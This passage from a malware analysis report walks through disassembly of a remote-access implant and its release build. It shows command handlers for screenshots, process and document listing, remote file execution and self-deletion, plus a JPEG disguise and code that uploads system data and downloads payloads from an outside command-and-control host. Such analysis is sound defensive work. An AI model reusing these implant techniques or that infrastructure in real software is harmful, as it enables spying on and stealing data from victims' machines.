0040231e  8d8d20f9ffff    lea     ecx, [ebp-0x6e0 {var_6e4}]
00402324  e8e7300200      call    sub_425410
00402329  68dcd14a00      push    data_4ad1dc {var_984}
0040232e  8d8d20f9ffff    lea     ecx, [ebp-0x6e0 {var_6e4}]
00402334  e877300200      call    sub_4253b0
00402339  6800c04800      push    data_48c000 {var_984}  {""\nli%@%@nk.W%@%@indo@%%@%@%wS%@…"}
0040233e  8d8d20f9ffff    lea     ecx, [ebp-0x6e0 {var_6e4}]
00402344  e8c7300200      call    sub_425410
00402349  8d8520f9ffff    lea     eax, [ebp-0x6e0 {var_6e4}]
0040234f  50              push    eax {var_6e4} {var_984}
00402350  8d8d04f9ffff    lea     ecx, [ebp-0x6fc {var_700}]
```

Fig 39. VBS Script




Fig 40. VBS Script deciphered

- Next, it waits for particular commands and performs specific actions when it receives these as shown below.




Fig 41. Bialik_Gokhan for restarting the system

```
0040367b  0fb69553c0ffff    movzx   edx, byte [ebp-0x3fad]
00403682  52                push    edx
00403683  6a2e              push    0x2e
00403685  68e4c44800        push    0x48c4e4  {"Penny"}
0040368a  8d8dd4f9ffff      lea     ecx, [ebp-0x62c]
00403690  e85bac0100        call    sub_41e2f0
00403695  c645fc04          mov     byte [ebp-0x4], 0x4
00403699  8d85d4f9ffff      lea     eax, [ebp-0x62c]
0040369f  50                push    eax
004036a0  8d8dbcf9ffff      lea     ecx, [ebp-0x644]
004036a6  51                push    ecx
004036a7  8d8d18faffff      lea     ecx, [ebp-0x5e8]
004036ad  e86e320100        call    sub_416920
004036b2  8985a4bfffff      mov     dword [ebp-0x405c], eax
004036b8  8b95a4bfffff      mov     edx, dword [ebp-0x405c]
004036be  52                push    edx
004036bf  8d8df8f9ffff      lea     ecx, [ebp-0x608]
004036c5  e8c6f30100        call    sub_422a90
004036ca  8d8dbcf9ffff      lea     ecx, [ebp-0x644]
004036d0  e8ebd90100        call    sub_4210c0
004036d5  c645fc03          mov     byte [ebp-0x4], 0x3
004036d9  8d8dd4f9ffff      lea     ecx, [ebp-0x62c]
004036df  e82ce30100        call    sub_421a10
004036e4  68ecc44800        push    0x48c4ec  {"True"}
004036e9  8d8df8f9ffff      lea     ecx, [ebp-0x608]
004036ef  e84c220300        call    sub_435940
004036f4  85c0              test    eax, eax
004036f6  0f8579010000      jne     0x403875
```

Fig 42. Penny for sending a screenshot to server

```
00403875  6a00              push    0x0
00403877  6814c54800        push    0x48c514  {"Wolowitz_Helberg"}
0040387c  8d8d10fbffff      lea     ecx, [ebp-0x4f0]
00403882  e8b9550300        call    sub_438e40
00403887  898508fbffff      mov     dword [ebp-0x4f8], eax
0040388d  83bd08fbffffff    cmp     dword [ebp-0x4f8], 0xffffffff
00403894  0f8442020000      je      0x403adc

0040389a  0fb68552c0ffff    movzx   eax, byte [ebp-0x3fae]
004038a1  50                push    eax
004038a2  6a2e              push    0x2e
004038a4  6828c54800        push    0x48c528  {"Wolowitz_Helberg"}
004038a9  8d8d40f4ffff      lea     ecx, [ebp-0xbc0]
004038af  e83caa0100        call    sub_41e2f0
004038b4  c645fc07          mov     byte [ebp-0x4], 0x7
004038b8  8d8d40f4ffff      lea     ecx, [ebp-0xbc0]
004038be  51                push    ecx
004038bf  8d9528f4ffff      lea     edx, [ebp-0xbd8]
004038c5  52                push    edx
004038c6  8d8d18faffff      lea     ecx, [ebp-0x5e8]
004038cc  e84f300100        call    sub_416920
004038d1  89859cbfffff      mov     dword [ebp-0x4064], eax
004038d7  8b859cbfffff      mov     eax, dword [ebp-0x4064]
004038dd  50                push    eax
004038de  8d8df8f9ffff      lea     ecx, [ebp-0x608]
004038e4  e8a7f10100        call    sub_422a90
004038e9  8d8d28f4ffff      lea     ecx, [ebp-0xbd8]
004038ef  e8ccd70100        call    sub_4210c0
004038f4  c645fc03          mov     byte [ebp-0x4], 0x3
004038f8  8d8d40f4ffff      lea     ecx, [ebp-0xbc0]
004038fe  e80de10100        call    sub_421a10
00403903  683cc54800        push    0x48c53c  {"True"}
00403908  8d8df8f9ffff      lea     ecx, [ebp-0x608]
0040390e  e82d200300        call    sub_435940
00403913  85c0              test    eax, eax
00403915  0f85c1010000      jne     0x403adc
```

Fig 43. Wolowitz_Helberg for sending a list of running processes to server

```
00403adc  6a00              push    0x0
00403ade  6898c54800        push    0x48c598  {"Reshad_Strik"}
00403ae3  8d8d10fbffff      lea     ecx, [ebp-0x4f0]
00403ae9  e852530300        call    sub_438e40
00403aee  898508fbffff      mov     dword [ebp-0x4f8], eax
00403af4  83bd08fbffffff    cmp     dword [ebp-0x4f8], 0xffffffff
00403afb  0f849c020000      je      0x403d9d

00403b01  6a00              push    0x0
00403b03  68a8c54800        push    0x48c5a8  {"Reshad_Strik"}
00403b08  8d8d10fbffff      lea     ecx, [ebp-0x4f0]
00403b0e  e82d530300        call    sub_438e40
00403b13  898508fbffff      mov     dword [ebp-0x4f8], eax
00403b19  83bd08fbffffff    cmp     dword [ebp-0x4f8], 0xffffffff
00403b20  0f8477020000      je      0x403d9d

00403b26  0fb68d4bc0ffff    movzx   ecx, byte [ebp-0x3fb5]
00403b2d  51                push    ecx
00403b2e  6a2e              push    0x2e
00403b30  68b8c54800        push    0x48c5b8  {"Reshad_Strik"}
00403b35  8d8d68eeffff      lea     ecx, [ebp-0x1198]
00403b3b  e8b0a70100        call    sub_41e2f0
00403b40  c645fc0f          mov     byte [ebp-0x4], 0xf
00403b44  8d9568eeffff      lea     edx, [ebp-0x1198]
00403b4a  52                push    edx
00403b4b  8d8550eeffff      lea     eax, [ebp-0x11b0]
00403b51  50                push    eax
00403b52  8d8d18faffff      lea     ecx, [ebp-0x5e8]
00403b58  e8c32d0100        call    sub_416920
00403b5d  898580bfffff      mov     dword [ebp-0x4080], eax
00403b63  8b8d80bfffff      mov     ecx, dword [ebp-0x4080]
```

Fig 44. Reshad_Strik for sending disk partitions to the server

```
00403d9d  6a00              push    0x0
00403d9f  683cc64800        push    0x48c63c  {"Celal_Al"}
00403da4  8d8d10fbffff      lea     ecx, [ebp-0x4f0]
00403daa  e891500300        call    sub_438e40
00403daf  898508fbffff      mov     dword [ebp-0x4f8], eax
00403db5  83bd08fbffffff    cmp     dword [ebp-0x4f8], 0xffffffff
00403dbc  0f840f020000      je      0x403fd1

00403dc2  6a00              push    0x0
00403dc4  6848c64800        push    0x48c648  {"Celal_Al"}
00403dc9  8d8d10fbffff      lea     ecx, [ebp-0x4f0]
00403dcf  e86c500300        call    sub_438e40
00403dd4  898508fbffff      mov     dword [ebp-0x4f8], eax
00403dda  83bd08fbffffff    cmp     dword [ebp-0x4f8], 0xffffffff
00403de1  0f84ea010000      je      0x403fd1

00403de7  0fb69537c0ffff    movzx   edx, byte [ebp-0x3fc9]
00403dee  52                push    edx
00403def  6a2e              push    0x2e
00403df1  6854c64800        push    0x48c654  {"Celal_Al"}
00403df6  8d8d94e9ffff      lea     ecx, [ebp-0x166c]
00403dfc  e8efa40100        call    sub_41e2f0
00403e01  c645fc17          mov     byte [ebp-0x4], 0x17
00403e05  8d8594e9ffff      lea     eax, [ebp-0x166c]
00403e0b  50                push    eax
00403e0c  8d8d7ce9ffff      lea     ecx, [ebp-0x1684]
```

Fig 45. Celal_Al for sending a list of documents to the server

```
004040dc  6a00              push    0x0
004040de  6804c74800        push    0x48c704  {"Hofstadter"}
004040e3  8d8d10fbffff      lea     ecx, [ebp-0x4f0]
004040e9  e8524d0300        call    sub_438e40
004040ee  898508fbffff      mov     dword [ebp-0x4f8], eax
004040f4  83bd08fbffffff    cmp     dword [ebp-0x4f8], 0xffffffff
004040fb  0f8446010000      je      0x404247

00404101  0fb6952ec0ffff    movzx   edx, byte [ebp-0x3fd2]
00404108  52                push    edx
00404109  6a2e              push    0x2e
0040410b  6810c74800        push    0x48c710  {"Hofstadter"}
00404110  8d8d80e0ffff      lea     ecx, [ebp-0x1f80]
00404116  e8d5a10100        call    sub_41e2f0
0040411b  c645fc1f          mov     byte [ebp-0x4], 0x1f
0040411f  8d8580e0ffff      lea     eax, [ebp-0x1f80]
00404125  50                push    eax
00404126  8d8d68e0ffff      lea     ecx, [ebp-0x1f98]
0040412c  51                push    ecx
0040412d  8d8d18faffff      lea     ecx, [ebp-0x5e8]
```

Fig 46. Hofstadter for stopping a process

```
00404247  6a00              push    0x0
00404249  6890c74800        push    0x48c790  {"Nayyar_Sonmez"}
0040424e  8d8d10fbffff      lea     ecx, [ebp-0x4f0]
00404254  e8e74b0300        call    sub_438e40
00404259  898508fbffff      mov     dword [ebp-0x4f8], eax
0040425f  83bd08fbffffff    cmp     dword [ebp-0x4f8], 0xffffffff
00404266  0f84ba050000      je      0x404826

0040426c  0fb6952cc0ffff    movzx   edx, byte [ebp-0x3fd4]
00404273  52                push    edx
00404274  6a2e              push    0x2e
00404276  68a0c74800        push    0x48c7a0  {"Nayyar_Sonmez"}
0040427b  8d8de4dbffff      lea     ecx, [ebp-0x241c]
00404281  e86aa00100        call    sub_41e2f0
00404286  c645fc23          mov     byte [ebp-0x4], 0x23
0040428a  8d85e4dbffff      lea     eax, [ebp-0x241c]
00404290  50                push    eax
00404291  8d8dccdbffff      lea     ecx, [ebp-0x2434]
00404297  51                push    ecx
00404298  8d8d18faffff      lea     ecx, [ebp-0x5e8]
0040429e  e87d260100        call    sub_416920
004042a3  898534bfffff      mov     dword [ebp-0x40cc], eax
004042a9  8b9534bfffff      mov     edx, dword [ebp-0x40cc]
004042af  52                push    edx
004042b0  8d8df8f9ffff      lea     ecx, [ebp-0x608]
004042b6  e8d5e70100        call    sub_422a90
004042bb  8d8dccdbffff      lea     ecx, [ebp-0x2434]
004042c1  e8facd0100        call    sub_4210c0
004042c6  c645fc03          mov     byte [ebp-0x4], 0x3
004042ca  8d8de4dbffff      lea     ecx, [ebp-0x241c]
004042d0  e83bd70100        call    sub_421a10
004042d5  681ab64800        push    0x48b61a
004042da  8d8df8f9ffff      lea     ecx, [ebp-0x608]
004042e0  e85b160300        call    sub_435940
004042e5  85c0              test    eax, eax
004042e7  0f8539050000      jne     0x404826
```

Fig 47. Downloads an executable file and runs it (PhoneProviders.exe)

```
00404826  6a00                push    0x0
00404828  6870ca4800          push    0x48ca70  {"runfile"}
0040482d  8d8d10fbffff        lea     ecx, [ebp-0x4f0]
00404833  e808460300          call    sub_438e40
00404838  898508fbffff        mov     dword [ebp-0x4f8], eax
0040483e  83bd08fbffffff      cmp     dword [ebp-0x4f8], 0xffffffff
00404845  0f84ba020000        je      0x404b05

0040484b  0fb695fbbfffff      movzx   edx, byte [ebp-0x4005]
00404852  52                  push    edx
00404853  6a2e                push    0x2e
00404855  6888ca4800          push    0x48ca88  {"runfile"}
0040485a  8d8d6cd1ffff        lea     ecx, [ebp-0x2e94]
```

Fig 48. runfile for executing a file

```
0404b05  6a00                push    0x0
0404b07  68f4cb4800          push    0x48cbf4  {"Koothrappali"}
0404b0c  8d8d10fbffff        lea     ecx, [ebp-0x4f0]
0404b12  e829430300          call    sub_438e40
0404b17  898508fbffff        mov     dword [ebp-0x4f8], eax
0404b1d  83bd08fbffffff      cmp     dword [ebp-0x4f8], 0xffffffff
0404b24  0f843d060000        je      0x405167

00404b2a  0fb68de7bfffff      movzx   ecx, byte [ebp-0x4019]
00404b31  51                  push    ecx
00404b32  6a2e                push    0x2e
00404b34  6814cc4800          push    0x48cc14  {"Koothrappali"}
00404b39  8d8d80ccffff        lea     ecx, [ebp-0x3380]
00404b3f  e8ac970100          call    sub_41e2f0
00404b44  c645fc35            mov     byte [ebp-0x4], 0x35
00404b48  8d9580ccffff        lea     edx, [ebp-0x3380]
00404b4e  52                  push    edx
00404b4f  8d8568ccffff        lea     eax, [ebp-0x3398]
00404b55  50                  push    eax
00404b56  8d8d18faffff        lea     ecx, [ebp-0x5e8]
00404b5c  e8bf1d0100          call    sub_416920
00404b61  8985d4beffff        mov     dword [ebp-0x412c], eax
00404b67  8b8dd4beffff        mov     ecx, dword [ebp-0x412c]
00404b6d  51                  push    ecx
00404b6e  8d8df8f9ffff        lea     ecx, [ebp-0x608]
00404b74  e817df0100          call    sub_422a90
00404b79  8d8d68ccffff        lea     ecx, [ebp-0x3398]
```

Fig 49. Koothrappali for sending system information

```
00405167  6a00                push    0x0
00405169  6880ce4800          push    0x48ce80  {"Parsons_Sheldon"}
0040516e  8d8d10fbffff        lea     ecx, [ebp-0x4f0]
00405174  e8c73c0300          call    sub_438e40
00405179  898508fbffff        mov     dword [ebp-0x4f8], eax
0040517f  83bd08fbffffff      cmp     dword [ebp-0x4f8], 0xffffffff
00405186  0f84ab010000        je      0x405337

0040518c  0fb68db6bfffff      movzx   ecx, byte [ebp-0x404a]
00405193  51                  push    ecx
00405194  6a2e                push    0x2e
00405196  68a8ce4800          push    0x48cea8  {"Parsons_Sheldon"}
0040519b  8d8de0c5ffff        lea     ecx, [ebp-0x3a20]
004051a1  e84a910100          call    sub_41e2f0
004051a6  c645fc41            mov     byte [ebp-0x4], 0x41
004051aa  8d95e0c5ffff        lea     edx, [ebp-0x3a20]
004051b0  52                  push    edx
004051b1  8d85c8c5ffff        lea     eax, [ebp-0x3a38]
004051b7  50                  push    eax
004051b8  8d8d18faffff        lea     ecx, [ebp-0x5e8]
004051be  e85d170100          call    sub_416920
004051c3  898580beffff        mov     dword [ebp-0x4180], eax
004051c9  8b8d80beffff        mov     ecx, dword [ebp-0x4180]
004051cf  51                  push    ecx
004051d0  8d8df8f9ffff        lea     ecx, [ebp-0x608]
004051d6  e8b5d80100          call    sub_422a90
004051db  8d8dc8c5ffff        lea     ecx, [ebp-0x3a38]
004051e1  e8dabe0100          call    sub_4210c0
004051e6  c645fc03            mov     byte [ebp-0x4], 0x3
004051ea  8d8de0c5ffff        lea     ecx, [ebp-0x3a20]
004051f0  e81bc80100          call    sub_421a10
004051f5  68d0ce4800          push    0x48ced0  {"True"}
004051fa  8d8df8f9ffff        lea     ecx, [ebp-0x608]
00405200  e83b070300          call    sub_435940
00405205  85c0                test    eax, eax
```

Fig 50. Parsons_Sheldon for deleting the file and start-up configuration

- This concludes the analysis of the first binary TheBigBangImplant.bin. On further inspection, it is found out that ImplantBigBang.bin is the same file as TheBigBangImplant.bin and performs the same tasks. It was probably created again with some very minor modifications to defeat checksum or file size-based analysis or blacklisting.
- The second file performs almost the same as the first two but is a release build instead of a debug build, and the execution commands are changed along with the command and control server. Additionally, it also reads and write from an SQL Database to keep a count of the total number of devices infected along with their computer information such as antivirus name, username, computer name, etc.
- The static analysis of the entire file is shown below with code description present in title of the image.

```
004093aa  50              push    eax {var_138} {var_15c_5}
004093ab  e860480000      call    sub_40dc10
004093b0  6a12            push    0x12 {var_154_9}
004093b2  6818015000      push    data_500118 {var_158_7}  {"PhoneProviders.exe"}
004093b7  b91c355100      mov     ecx, 0x51351c
004093bc  e87f470000      call    sub_40db40
004093c1  6a1d            push    0x1d {var_154_10}
004093c3  682c015000      push    data_50012c {var_158_8}  {"\PhoneProvidersHandler\me.txt"}
004093c8  b938365100      mov     ecx, 0x513638
004093cd  e86e090000      call    sub_409d40
004093d2  6a16            push    0x16 {var_154_11}
004093d4  684c015000      push    data_50014c {var_158_9}  {"\PhoneProvidersHandler"}
004093d9  b9e0345100      mov     ecx, 0x5134e0
004093de  e85d090000      call    sub_409d40
004093e3  6a29            push    0x29 {var_154_12}
004093e5  6864015000      push    data_500164 {var_158_10}  {"\PhoneProvidersHandler\PhoneProv…"}
004093ea  b9fc345100      mov     ecx, 0x5134fc
004093ef  e84c090000      call    sub_409d40
```

Fig 51. Creates a copy of itself in the temporary folder in a directory

```
0040941c  68c0f74f00      push    data_4ff7c0 {var_154_14}
00409421  baa8345100      mov     edx, data_5134a8
00409426  8d4dd0          lea     ecx, [ebp-0x30 {var_34}]
00409429  e8427c0000      call    sub_411070
0040942e  6890015000      push    data_500190 {var_158_12}  {"SANA.jpg"}
00409433  8bd0            mov     edx, eax
00409435  c645fc01        mov     byte [ebp-0x4 {var_8_1}], 0x1
00409439  8d8decfeffff    lea     ecx, [ebp-0x114 {var_118}]
0040943f  e8bc7b0000      call    sub_411000
00409444  83c408          add     esp, 0x8
00409447  8b45e8          mov     eax, dword [ebp-0x18 {var_1c}]
0040944a  83f810          cmp     eax, 0x10
0040944d  720d            jb      0x40945c
```

Fig 52. Disguises itself as a JPEG file and on execution launches SANA.jpg

```
004095a3  ff1540104e00   call   dword [CopyFileA@IAT]
```

```
004095a9  6894fd4f00     push   data_4ffd94  {"PhoneProviders"}
004095ae  6a00           push   0x0
004095b0  6801001f00     push   0x1f0001
004095b5  c645fc08       mov    byte [ebp-0x4 {var_8_1}], 0x8
004095b9  ff1548104e00   call   dword [OpenMutexA@IAT]
004095bf  85c0           test   eax, eax
004095c1  0f85f6010000   jne    0x4097bd
```

```
004095c7  6894fd4f00     push   data_4ffd94  {"PhoneProviders"}
004095cc  50             push   eax
004095cd  50             push   eax
004095ce  ff1574114e00   call   dword [CreateMutexA@IAT]
004095d4  6810270000     push   0x2710
004095d9  ffd3           call   ebx
```

Fig 53. Creates a mutex to itself if opening one fails

```
00406766  8d85f8feffff   lea     eax, [ebp-0x108 {var_10c}]
0040676c  0f57c0         xorps   xmm0, xmm0  {0x0}
0040676f  0f11859cfcffff movups  xmmword [ebp-0x364 {var_368}], xmm0  {0x0}
00406776  6804010000     push    0x104
0040677b  50             push    eax {var_10c} {var_370}
0040677c  6a00           push    0x0
0040677e  ff1594114e00   call    dword [GetModuleFileNameA@IAT]
00406784  8d85f8feffff   lea     eax, [ebp-0x108 {var_10c}]
0040678a  50             push    eax {var_10c} {var_368}
0040678b  8d85f0fcffff   lea     eax, [ebp-0x310 {var_314}]
00406791  684cfb4f00     push    0x4ffb4c  {"cmd.exe /C ping 1.1.1.1 -n 1 -w …"}
00406796  50             push    eax {var_314} {var_370_1}
00406797  e814b8ffff     call    sub_401fb0
0040679c  83c40c         add     esp, 0xc
0040679f  8d859cfcffff   lea     eax, [ebp-0x364 {var_368}]
004067a5  50             push    eax {var_368} {var_368}
004067a6  8d85acfcffff   lea     eax, [ebp-0x354 {var_358}]
004067ac  50             push    eax {var_358} {var_36c}
004067ad  6a00           push    0x0
004067af  6a00           push    0x0
004067b1  6800000008     push    0x8000000 {var_378}
004067b6  6a00           push    0x0 {var_37c}
004067b8  6a00           push    0x0 {var_380}
004067ba  6a00           push    0x0 {var_384}
004067bc  8d85f0fcffff   lea     eax, [ebp-0x310 {var_314}]
004067c2  50             push    eax {var_314} {var_388}
004067c3  6a00           push    0x0 {var_38c}
004067c5  ff1598104e00   call    dword [CreateProcessA@IAT]
004067cb  ffb5a0fcffff   push    dword [ebp-0x360 {var_368+0x4}] {var_368}
004067d1  ff1564104e00   call    dword [CloseHandle@IAT]
004067d7  ffb59cfcffff   push    dword [ebp-0x364 {var_368}] {var_368}
004067dd  ff1564104e00   call    dword [CloseHandle@IAT]
004067e3  8b4dfc         mov     ecx, dword [ebp-0x4 {var_8}]
004067e6  33cd           xor     ecx, ebp {__saved_ebp}
004067e8  e813e80700     call    sub_485000
```

Fig 54. Tries to ping 1.1.1.1 to check for connection

```
00406884  8985e0f9ffff     mov    dword [ebp-0x620 {var_624}], eax
0040688a  8b4514           mov    eax, dword [ebp+0x14 {arg6}]
0040688d  6884fb4f00       push   0x4ffb84 {var_674}  {"http://www.google.com"}
00406892  89b5b8f9ffff     mov    dword [ebp-0x648 {var_64c}], esi
00406898  8985b0f9ffff     mov    dword [ebp-0x650 {var_654}], eax
0040689e  c785acf9ffff0000…  mov  dword [ebp-0x654 {var_658}], 0x0
004068a8  c745fc00000000   mov    dword [ebp-0x4 {var_8_1}], 0x0
004068af  ff15d0124e00     call   dword [InternetCheckConnectionA@IAT]
004068b5  85c0             test   eax, eax
004068b7  0f84e7010000     je     0x406aa4
```

Fig 55. Tries to connect to google.com to check internet connection

```
00407056  51              push    ecx {var_54} {var_610_1}
00407057  50              push    eax {var_614}
00407058  ff35bc305100    push    dword [data_5130bc] {var_618}
0040705e  8d85b0fbffff    lea     eax, [ebp-0x450 {var_454}]
00407064  68a4fd4f00      push    0x4ffda4 {var_61c}  {"daenerys=%s&betriebssystem=%s&an…"}
00407069  50              push    eax {var_454} {var_620}
0040706a  ff15b4124e00    call    dword [wsprintfA@IAT]
00407070  83c41c          add     esp, 0x1c
00407073  8b8588faffff    mov     eax, dword [ebp-0x578 {var_57c}]
00407079  83f810          cmp     eax, 0x10
0040707c  7210            jb      0x40708e
```

Fig 56. Uploads the queried system information (1)

```
00407154  8d85b0fbffff    lea     eax, [ebp-0x450 {var_454}]
0040715a  ba01000000      mov     edx, 0x1
0040715f  50              push    eax {var_454} {var_608_3}
00407160  68e0fd4f00      push    data_4ffde0  {"Content-Type: application/x-www-…"}
00407165  6810fe4f00      push    0x4ffe10  {"/api/primewire/sansa"}
0040716a  ff35a4345100    push    dword [data_5134a4] {var_614_1}
00407170  8d8d94fbffff    lea     ecx, [ebp-0x46c {var_470}]
00407176  e8b5f6ffff      call    sub_406830
0040717b  83c410          add     esp, 0x10
0040717e  6a05            push    0x5
00407180  6828fe4f00      push    data_4ffe28  {"ERROR"}
00407185  c745fc05000000  mov     dword [ebp-0x4 {var_8_4}], 0x5
0040718c  ffb5a8fbffff    push    dword [ebp-0x458 {var_45c}] {var_610_2}
00407192  51              push    ecx {var_614_2}
00407193  8d8d94fbffff    lea     ecx, [ebp-0x46c {var_470}]
00407199  e842670000      call    sub_40d8e0
0040719e  85c0            test    eax, eax
004071a0  0f8425020000    je      0x4073cb
```

Fig 57. Uploads the queried system information (2)

```
004079b1  6880fe4f00      push    data_4ffe80  {"\ConnectedAccountState.exe"}
004079b6  bae0345100      mov     edx, data_5134e0
004079bb  8d8d34f2ffff    lea     ecx, [ebp-0xdcc {var_dd0}]
004079c1  e8aa960000      call    sub_411070
004079c6  83c404          add     esp, 0x4
004079c9  689cfe4f00      push    data_4ffe9c  {"\ConnectedAccountState.txt"}
004079ce  bae0345100      mov     edx, data_5134e0
004079d3  c645fc0f        mov     byte [ebp-0x4 {var_8_1}], 0xf
004079d7  8d8decf1ffff    lea     ecx, [ebp-0xe14 {var_e18}]
004079dd  e88e960000      call    sub_411070
004079e2  83c404          add     esp, 0x4
004079e5  c645fc10        mov     byte [ebp-0x4 {var_8_1}], 0x10
004079e9  8d85f0f1ffff    lea     eax, [ebp-0xe10 {var_e14}]
004079ef  83bd04f2ffff10  cmp     dword [ebp-0xdfc {var_e00}], 0x10
004079f6  6a00            push    0x0
004079f8  0f4385f0f1ffff  cmovae  eax {var_e14}, dword [ebp-0xe10 {var_e14}]
004079ff  6a00            push    0x0
00407a01  50              push    eax
00407a02  68b8fe4f00      push    0x4ffeb8  {"http://doloresabernathy.icu/task…"}
00407a07  6a00            push    0x0
00407a09  ff152c134e00    call    dword [URLDownloadToFileA@IAT]
00407a0f  85c0            test    eax, eax
```

Fig 58. Tries to download a new executable file in the form of a text file

- This file, however, could not be retrieved due to the lack of presence of the command and control server even during dynamic analysis.
- The next set of commands are hardcoded just like the previous executable for performing certain tasks.

```
00408607  68d0ff4f00      push   0x4fffd0  {"macKenzie"}
0040860c  8d8d08f2ffff    lea    ecx, [ebp-0xdf8 {var_dfc}]
00408612  e8091b0000      call   sub_40a120
00408617  8d8528f2ffff    lea    eax, [ebp-0xdd8 {var_ddc}]
0040861d  c68524f2ffff2e  mov    byte [ebp-0xddc {var_de0_2}], 0x2e
00408624  50              push   eax {var_ddc}
00408625  8d8d08f2ffff    lea    ecx, [ebp-0xdf8 {var_dfc}]
0040862b  e820540000      call   sub_40da50
00408630  8d8508f2ffff    lea    eax, [ebp-0xdf8 {var_dfc}]
00408636  c645fc5a        mov    byte [ebp-0x4 {var_8_1}], 0x5a
0040863a  50              push   eax {var_dfc}
0040863b  8d8534f2ffff    lea    eax, [ebp-0xdcc {var_dd0}]
00408641  50              push   eax {var_dd0}
00408642  8d8d34f1ffff    lea    ecx, [ebp-0xecc {var_ed0}]
00408648  e8a38c0000      call   sub_4112f0
0040864d  8bf0            mov    esi, eax
0040864f  8d85d0f1ffff    lea    eax, [ebp-0xe30 {var_e34}]
00408655  3bc6            cmp    eax {var_e34}, esi
```

Fig 59. macKenzie for restarting the system

```
00408823  6814005000      push   0x500014  {"yeager"}
00408828  8d8d08f2ffff    lea    ecx, [ebp-0xdf8 {var_dfc}]
0040882e  e8ed180000      call   sub_40a120
00408833  8d8528f2ffff    lea    eax, [ebp-0xdd8 {var_ddc}]
00408839  c68524f2ffff2e  mov    byte [ebp-0xddc {var_de0_3}], 0x2e
00408840  50              push   eax {var_ddc}
00408841  8d8d08f2ffff    lea    ecx, [ebp-0xdf8 {var_dfc}]
00408847  e804520000      call   sub_40da50
0040884c  8d8508f2ffff    lea    eax, [ebp-0xdf8 {var_dfc}]
00408852  c645fc68        mov    byte [ebp-0x4 {var_8_1}], 0x68
00408856  50              push   eax {var_dfc}
